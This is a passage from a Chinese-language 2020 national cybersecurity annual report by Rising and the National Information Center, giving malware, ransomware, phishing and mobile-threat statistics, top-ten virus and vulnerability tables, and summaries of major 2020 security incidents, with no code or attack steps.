RISING 瑞星

2020年中国网络安全报告

国家信息中心联合瑞星公司发布

- 2020 年黑客和 APT 组织纷纷利用“新冠”“疫情”等相关话题发动钓鱼攻击
- 勒索病毒 2020 年依然肆意横行，勒索方式向多重勒索方向发展
- 供应链攻击的危害凸显，已成为 2020 年最具影响力的高级威胁之一

2020年中国网络安全报告

北京瑞星网安技术股份有限公司

2021年1月

免责声明

本报告由北京瑞星网安技术股份有限公司联合国家信息中心共同发布，综合瑞星“云安全”系统、瑞星安全研究院、瑞星威胁情报平台、瑞星客户服务中心等部门及国家信息中心数据的统计、研究和分析资料，针对中国 2020 年 1 至 12 月的网络安全现状与趋势进行统计、研究和分析。本报告提供给媒体、公众和相关政府及行业机构作为互联网网络安全状况的介绍和研究资料，请相关单位酌情使用。如若本报告阐述之状况、数据与其他机构研究结果有差异，请使用方自行辨别，瑞星公司不承担与此相关的一切法律责任。

目录

一、恶意软件与恶意网址.....2
（一）恶意软件.....2
（二）恶意网址.....7
二、移动安全.....9
（一）2020 年手机病毒概述.....9
（二）2020 年 1 至 12 月手机病毒 Top5.....10
（三）2020 年手机漏洞 Top5.....11
三、企业安全.....11
（一）2020 年重大企业网络安全事件.....11
（二）2020 年漏洞分析.....15
（三）2020 年全球 APT 攻击事件解读.....20
（四）2020 年勒索病毒分析.....29
（五）2020 年供应链攻击分析.....33
四、趋势展望.....36
（一）后疫情时代网络安全面临新的挑战.....36
（二）勒索软件依旧流行，勒索方式向多重勒索方向发展.....36
（三）垃圾邮件、钓鱼邮件攻击仍是需要重点关注的安全领域.....37
（四）供应链攻击危害逐渐显现.....37
（五）信息泄露依然形势严峻.....38
专题 1：2020 年利用“新冠肺炎”为诱饵的网络攻击事件.....39
一、事件概述.....39
二、样本分析.....42
三、关联分析.....55
四、防范措施.....56
专题 2：2020 年国内大量外贸物流企业遭受尼日利亚钓鱼组织攻击.....56
一、钓鱼组织乔装甲乙双方 一封邮件获利 5 万美元.....56
二、国内大量外贸物流企业已遭受攻击.....60
三、攻击者以家庭为单位 父子作案分工明确.....61
四、防范措施.....64
附：2020 年国内重大网络安全政策法规.....64

报告摘要

- 2020 年瑞星“云安全”系统共截获病毒样本总量 1.48 亿个，病毒感染次数 3.52 亿次，病毒总体数量比 2019 年同期上涨 43.71%。广东省病毒感染人次为 3,427 万，位列全国第一，其次为山东省及北京市，分别为 2,787 万及 2,452 万。

- 2020 年瑞星“云安全”系统共截获勒索软件样本 156 万个，感染次数为 86 万次；挖矿病毒样本总体数量为 922 万个，感染次数为 578 万次。勒索软件感染人次按地域分析，北京市排名第一，为 19 万；挖矿病毒感染人次按地域分析，新疆以 69 万次位列第一。

- 2020 年瑞星“云安全”系统在全球范围内共截获恶意网址（URL）总量 6,693 万个，其中挂马类网站 4,305 万个，钓鱼类网站 2,388 万个。在中国范围内排名第一位为香港，总量为 61 万个，其次为河南省和江苏省，均为 55 万。

- 2020 年瑞星“云安全”系统共截获手机病毒样本 581 万个，病毒总体数量比 2019 年同期上涨 69.02%。病毒类型以信息窃取、资费消耗、流氓行为、恶意扣费等类型为主，其中信息窃取类病毒占比 32.7%，位居第一。

- 2020 年企业安全事件：2020 年勒索软件攻击已突破历史最高点；APT 组织利用和 COVID-19 相关话题的诱饵对全球各个组织实施攻击；7000 多名武汉返乡人员信息遭泄露；中国电信超 2 亿条用户信息被卖；尼日利亚网络钓鱼组织对国内企业进行钓鱼攻击；Twitter 公司员工被钓鱼，奥巴马、盖茨推特账号泄露被发布欺诈消息等。

- 2020 年 CVE 漏洞分析：CVE-2017-11882 Office 远程代码执行漏洞；CVE-2010-2568 Windows LNK 快捷方式漏洞；CVE-2016-7255 Win32k 特权提升漏洞；CVE-2017-0147 Windows SMB 协议漏洞 MS17-010；CVE-2012-6422 Samsung Galaxy Android 设备内核安全漏洞等。

- 2020 年全球 APT 攻击事件解读：APT 组织 UNC2452；APT 组织 OceanLotus；APT 组织 SideWinder；APT 组织 Darkhotel；APT 组织 Patchwork。

- 2020 年勒索病毒分析：据全球企业调查和风险咨询公司 Kroll 的报道，勒索软件是 2020 年最常见的威胁，可能通过网络钓鱼电子邮件、漏洞、开放式远程桌面协议（RDP）和 Microsoft 专有的网络通信协议等来发起攻击，传统企业、教育、医疗、政府机构遭受攻击最为严重，互联网、金融、能源也遭到勒索病毒攻击影响。

- 2020 年供应链攻击：随着黑客团伙等利用供应链攻击作为安全突破口对各大政府企业机构组织所进行的网络攻击安全事件不断发生，供应链攻击已成为 2020 年最具影响力的高级威胁之一。供应链攻击一般利用产品软件官网或者软件包存储库等进行传播。

- 趋势展望：后疫情时代网络安全面临新的挑战；勒索软件依旧流行，勒索方式向多重勒索方向发展；垃圾邮件、钓鱼邮件攻击仍是需要重点关注的安全领域；供应链攻击危害逐渐显现；信息泄露安全形势严峻。


一、恶意软件与恶意网址

（一）恶意软件

1. 2020 年病毒概述

(1) 病毒疫情总体概述


2020 年瑞星“云安全”系统共截获病毒样本总量 1.48 亿个，病毒感染次数 3.52 亿次，病毒总体数量比 2019 年同期上涨 43.71%。报告期内，新增木马病毒 7,728 万个，为第一大种类病毒，占到总体数量的 52.05%；排名第二的为蠕虫病毒，数量为 2,981 万个，占总体数量的 20.08%；感染型病毒、灰色软件、后门等分别占到总体数量的 12.19%、9.59%和 3.75%，位列第三、第四和第五，除此以外还包括漏洞攻击和其他类型病毒。



图：2020 年病毒类型统计

(2) 病毒感染地域分析

报告期内，广东省病毒感染人次为 3,427 万次，位列全国第一，其次为山东省及北京市，分别为 2,787 万次及 2,452 万次。



图：2020 年病毒感染地域分布 Top10

2. 2020 年病毒 Top10

根据病毒感染人数、变种数量和代表性综合评估，瑞星评选出 2020 年 1 至 12 月病毒 Top10：


2020年病毒Top10

排名	病毒家族	描述
1	Adware.AdPop	流氓软件使用的弹窗模块
2	Trojan.ShadowBrokers	ShadowBrokers入侵了NSA的方程式小组，窃取了黑客工具包并免费发布，被病毒广泛使用以进行蠕虫传播
3	Trojan.Vools	利用永恒之蓝漏洞传播，攻击局域网中的计算机，传播挖矿木马
4	Adware.Downloader	各种高速下载器，后台恶意推广流氓软件
5	Trojan.Inject	恶意Crypter打包程序，常用来保护后门、木马、间谍软件，达到逃避安全软件检测目的
6	Trojan.Win32/64.XMR-Miner	挖矿木马，利用用户机器计算资源挖取数字货币
7	Worm.Ramnit	Ramnit感染型，感染用户PE文件和网页文件
8	Worm.VobfusEx	利用U盘传播的蠕虫病毒
9	Ransom.FileCryptor	勒索软件，加密用户的文件数据，勒索赎金
10	Backdoor.Agent	后门程序，使受害机器沦为肉鸡，窃取用户隐私数据

3. 勒索软件和挖矿病毒

勒索软件和挖矿病毒在 2020 年依旧占据着重要位置，报告期内瑞星“云安全”系统共截获勒索软件样本 156 万个，感染次数为 86 万次，病毒总体数量比 2019 年同期下降了 10.84%；挖矿病毒样本总体数量为 922 万个，感染次数为 578 万次，病毒总体数量比 2019 年同期上涨 332.32%。

瑞星通过对捕获的勒索软件样本进行分析后发现，GandCrab 家族占比 67%，成为第一大类勒索软件，其次是 Eris 家族，占到总量的 13%，第三是 LockScreen 家族，占到总量的 2%。




图：2020 年勒索软件家族分类

勒索软件感染人次按地域分析，北京市排名第一，为 19 万次，第二为山东省 7 万次，第三为广东省 6 万次。

图：2020 年勒索软件感染地域分布 Top10

挖矿病毒在 2020 年异常活跃，瑞星根据病毒行为进行统计，评出 2020 年挖矿病毒 Top10：




挖矿病毒感染人次按地域分析，新疆以 69 万次位列第一，广东省和山东省分别位列二、三位，均为 45 万次。

图：2020 年挖矿病毒感染地域分布 Top10

（二）恶意网址

1. 2020 年全球恶意网址概述

2020 年瑞星“云安全”系统在全球范围内共截获恶意网址（URL）总量 6,693 万个，其中挂马类网站 4,305 万个，钓鱼类网站 2,388 万个。美国恶意 URL 总量为 2,443 万个，位列全球第一，其次是中国 598 万个和德国 200 万个，分别排在二、三位。



图：2020 年全球恶意 URL 地域分布 Top10


2. 2020 年中国恶意网址概述

报告期内，瑞星“云安全”系统所截获的恶意网址（URL）在中国范围内排名，第一位为香港，总量为 61 万个，其次为河南省和江苏省，均为 55 万个。

图：2020 年中国恶意 URL 地域分布 Top10

3. 2020 年钓鱼网站概述

报告期内，瑞星“云安全”系统拦截钓鱼攻击次数总量为 251 万次，其中广西省为 64 万次，排名第一；其次为北京市和辽宁省，分别为 22 万次和 12 万次。




图：2020 年钓鱼攻击地域分布 Top10

二、移动安全

（一）2020 年手机病毒概述

2020 年瑞星“云安全”系统共截获手机病毒样本 581 万个，病毒总体数量比 2019 年同期上涨 69.02%。病毒类型以信息窃取、资费消耗、流氓行为、恶意扣费等类型为主，其中信息窃取类病毒占比 32.7%，位居第一；其次是资费消耗类病毒占比 24.32%，第三名是流氓行为类病毒占比 13.45%。



图：2020 年手机病毒类型比例

（二）2020 年 1 至 12 月手机病毒 Top5

2020年手机病毒Top5

排名	病毒名	描述
1	Adware.Mobby/Android!8.A0FC	不断显示广告，包括全屏显示广告、阻止其他应用窗口的显示、弹出各种通知、创建快捷方式和加载网站等
2	Dropper.Agent/Android!8.37E	通过伪造、篡改、劫持短信、彩信、邮件、通讯录、通话记录、收藏夹、桌面等方式诱导用户触发点击等行为
3	Trojan.SMSreg!8.2DFC	运行后无明显扣费提示，用户若不慎点击会发送扣费短信，造成用户资费损失
4	Trojan.Android.Zdtad!1.A21F	会弹出窗口、下载推广软件，并且无法正常卸载、删除和退出进程
5	Trojan.Hiddad/Android!8.4E1	对合法的应用进行重新打包，并发布到第三方商店，会显示广告，访问操作系统内置安全细节，允许攻击者获取用户敏感数据

（三）2020 年手机漏洞 Top5

2020年手机漏洞Top5

排名	漏洞名	描述
1	安卓蓝牙组件高危漏洞 CVE-2020-0022	该漏洞为安卓8.0到9.0系统中漏洞，在设备蓝牙开启的情况下，远程攻击者在一定距离范围内可以以蓝牙守护程序的权限静默执行任意代码，整个过程只需要知道目标设备的蓝牙MAC地址，无需用户交互即可进行攻击
2	CVE-2020-3843 AWDL 漏洞	该漏洞存在于苹果的专有Apple Wireless Direct Link（AWDL）协议中，该协议被应用在iOS系统AirDrop及AirPlay等功能中。攻击者利用该漏洞可以控制附近的iOS设备，读取手机内所有的照片、电子邮件、短信，并能监控设备的运行，让系统重启等
3	CVE-2020-0096 StrandHogg2.0 漏洞	漏洞会影响Android 9.0及其以下的所有版本设备，攻击者利用漏洞可以获取用户个人数据，比如短信、照片、登录凭据、追踪GPS、通话记录、摄像头和麦克风等
4	CVE-2020-0069 联发科芯片漏洞	该漏洞影响搭载几十款不同型号联发科芯片的数百万Andorid设备，可致使包含漏洞攻击脚本的任意应用程序直接获取用户Root权限，黑客可借此进一步安装任意程序，窃取设备隐私
5	高通Snapdragon 芯片数字信号处理漏洞	Check Point 安全研究人员发现了高通Snapdragon芯片数字信号处理（DSP）的多个安全漏洞，攻击者利用这些漏洞可以在无需用户交互的情况下控制超过40%的智能手机，监听用户并在绕过检测的情况下安装恶意软件

三、企业安全

（一）2020 年重大企业网络安全事件

1. 2020 年勒索软件攻击已突破历史最高点

2020 年，据全球企业调查和风险咨询公司 Kroll 的报道，勒索软件是 2020 年最常见的威胁，其可能通过网络钓鱼、电子邮件、漏洞、开放式远程桌面协议（RDP）和 Microsoft 专有的网络通信协议等方式来发起攻击。勒索软件的攻击规模和频率居高不下，席卷了全球各个领域、各种规模的企业，据统计 2020 年勒索软件的攻击事件已突破历史最高点，其中药物测试公司 HMR、IT 服务公司 Cognizant、巴西电力公司 Light S.A、跨国零售公司 Cencosud 等多个大型企业都于 2020 年遭受过勒索攻击。

2. APT 组织利用新冠相关话题为诱饵对全球各组织实施攻击

2020 年新型冠状病毒肺炎疫情期间，发生了多起 APT 组织利用疫情相关信息作为诱饵的网络攻

击事件，通过对诱饵文档中关键字符进行提取，发现中国、巴基斯坦、乌克兰、韩国等多个国家都是被频繁攻击的目标。经监测发现，APT 组织 Patchwork、OceanLotus、Kimsuky、Transparent Tribe、Lazarus Group 以及 Sidewinder 等活动较为频繁，该类组织主要利用以疫情为话题的钓鱼邮件进行入侵，攻击手法多采用宏、0day 或 Nday 漏洞等进行攻击。（详细分析见报告专题 1）

3. 7000 多名武汉返乡人员信息遭泄露

2020 年 1 月，新冠疫情引发全民关注，武汉作为疫情重灾区，武汉返乡人员也被列为重点关注对象。据南方都市报报道，多名武汉返乡人员信息被泄露，信息多达 7 千条，涉及姓名，电话号码，身份证号，列车信息和具体住址等敏感信息。南都记者随机拨打了表中的几个电话进行确认，信息均属实。因信息泄露，多名返乡人员收到了对其进行人身攻击的骚扰电话和信息。

4. 中国电信超 2 亿条用户信息被卖

2020 年 1 月，网曝中国电信超 2 亿条用户信息被卖。据相关的院裁判书显示，“2013 年至 2016 年 9 月 27 日，被告人陈亚华从号百信息服务有限公司（为中国电信股份有限公司的全资子公司）数据库获取区分不同行业、地区的手机号码信息，并提供给被告人陈德武，而陈德武则以人民币 0.01 元/条至 0.02 元/条不等的价格在网上出售，获利达 2000 余万元，涉及公民个人信息 2 亿余条。”

5. 微盟某运维人员“删库”，致微盟损失巨大

2020 年 2 月，微盟官方发布通报，通报中表示，“研发中心运维部核心运维人员贺某通过个人 VPN 登入公司内网跳板机，因个人精神、生活等原因对微盟线上生产环境进行了恶意破坏。”此次事件影响恶劣，贺某被判处 6 年有期徒刑。据判决书道“微盟公司服务器内数据被全部删除，致使该公司运营自 2020 年 2 月 23 日 19 时起瘫痪，300 余万用户（其中付费用户 7 万余户）无法正常使用该公司信息产品，经抢修于同年 3 月 3 日 9 时恢复运营。截至 2020 年 4 月 30 日，造成微盟公司支付恢复数据服务费、商户赔付费及员工加班报酬等经济损失共计人民币 2260 余万元。”

6. 黑客组织利用国内某 VPN 设备漏洞攻击我国驻外机构及部分政府单位

2020 年 3 月，国内某 SSL VPN 设备被曝出存在严重漏洞，能够通过劫持该 VPN 的安全服务从而对受害者下发恶意文件。据安全厂商报道，已有黑客组织利用这个漏洞对我国政府单位及驻外机构发起了网络攻击。通过对此次网络攻击的追踪溯源，攻击者是有着东亚背景的 APT 组织 Darkhotel。据悉，此次攻击已使得数百台的 VPN 服务器失陷，还导致了中国在英国、意大利、泰国等多达 19 个国家的驻外机构和部分国内政府机构受到影响。

7. 青岛胶州 6000 余人就诊名单泄露，3 人被行拘

2020 年 4 月，据胶州公安发布的警方通报表示，“胶州市民的微信群里出现中心医院出入人员名单信息，内容涉及 6000 余人的姓名、住址、联系方式、身份证号码等个人身份信息，造成了不良社会影响。”据胶州市公安局调查显示，“叶某在工作中将接到的随访人员名单信息转发至所在公司微信群，该群内的姜某将名单信息转发至家人群，其家人又继续转发传播。张某工作中将接到的随访人员名单信息转发至家人微信群，其家人又继续转发传播。以上 3 人的行为，造成中心医院出入人员名单在社会上被迅速转发传播，侵犯了公民的个人隐私。”

8. 新型 PC 勒索病毒“WannaRen”开始传播，赎金为 0.05 个比特币

2020 年 4 月，网曝出现一种新型勒索病毒“WannaRen”，多个社区、论坛，有用户反映遇到勒索加密。该病毒会加密 Windows 系统中的大部分文件，加密后的文件后缀名为.WannaRen，勒索信为繁体中文，勒索赎金为 0.05 个比特币。据悉，该勒索和 2017 年的“WannaCry”勒索病毒行为类似，主要借助 KMS 类的系统激活工具、下载工具等传播。目前，该病毒存在两个变种，一个通过文字发送勒索信息，另一个通过图片发送勒索信息。

9. 尼日利亚网络钓鱼组织对国内企业进行钓鱼攻击

